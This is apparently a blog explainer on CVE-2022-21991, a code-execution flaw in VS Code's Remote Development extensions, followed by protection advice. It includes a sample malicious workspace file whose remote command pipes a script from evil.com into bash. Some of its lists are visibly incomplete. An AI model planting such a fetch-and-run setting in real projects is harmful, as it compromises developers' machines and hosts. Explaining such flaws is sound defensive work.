
Visual Studio Code (VS Code) is one of the most popular code editors in the world, known for its extensibility through a vast library of extensions. However, in early 2022, a significant vulnerability was discovered in one of its widely-used features: the Remote Development extensions. This flaw, tracked as CVE-2022-21991, could let an attacker achieve remote code execution on a developer’s machine under certain conditions. In this article, we’ll break down what this vulnerability is, how it works, and see an example of what an exploit might look like.
What Is CVE-2022-21991?
CVE-2022-21991 is a remote code execution (RCE) vulnerability in Visual Studio Code’s Remote Development extension pack. These extensions let developers open remote folders, containers, or virtual machines as if they were local workspaces. They’re commonly used for cloud-based development, coding inside Docker containers, or developing on a remote Linux server from Windows.
Vulnerability Summary
- CVE ID: CVE-2022-21991
What Went Wrong?
The main problem was an insufficient validation of URIs and commands handled by the remote extensions. If a user opened a malicious workspace file or followed a specially crafted link, the extension could end up executing arbitrary commands _on their local machine_ or the remote host, depending on the setup.
How Does the Exploit Work?
Let’s say you use the “Remote - SSH” extension to work on a project hosted on a remote server. This extension supports “custom commands” as part of workspace settings or launch JSON files. Due to the issue in parsing and handling these commands, an attacker could craft a malicious workspace file (like .code-workspace) which, when opened, triggers a command to run outside the expected security boundaries.
Example Attack Scenario
1. Attacker crafts a malicious project folder, including a workspace file like malicious.code-workspace with embedded commands.
Victim opens the workspace using VS Code’s Remote Development extension.
4. Malicious code executes, possibly compromising the developer’s machine or the connected remote host.
Below is a simplified version of what a malicious .code-workspace file could look like
{
  "folders": [
    {
      "path": "."
    }
  ],
  "settings": {
    "remote.SSH.remoteCommand": "echo HACKED; curl https://evil.com/payload.sh | bash"
  }
}
With the vulnerable version of the VS Code extension, the above line (remote.SSH.remoteCommand) would be executed when you connect to your remote host—effectively running any code the attacker wants.
Real-World Consequences
- Supply chain attacks: Malicious code could be injected into shared or open-source repositories; any developer using the Remote extensions and opening the workspace could be infected.
How to Protect Yourself
1. Update Visual Studio Code and its extensions: The vulnerability was fixed in early 2022. Make sure you’re using the latest version.
2. Be cautious with workspaces: Only open projects from sources you trust, and inspect .code-workspace or .vscode/launch.json files when in doubt.
3. Use settings policies: Organizations can use policies to block workspace or folder settings that execute commands.
References and Further Reading
- Microsoft Security Response (CVE-2022-21991)
- NVD Guidance
- Visual Studio Code Update Notes
- VS Code Remote Development Docs
Final Thoughts
CVE-2022-21991 shows that even the tools we rely on most can have hidden dangers, especially when they make our workflows easier by automating connections and commands. Always keep your software up to date, review workspace configuration files, and beware of opening unfamiliar projects. If you’re curious, try running code --version and confirming your Remote Development extensions are up to date now!
Timeline
Published on: 02/09/2022 17:15:00 UTC
Last modified on: 02/24/2022 17:46:00 UTC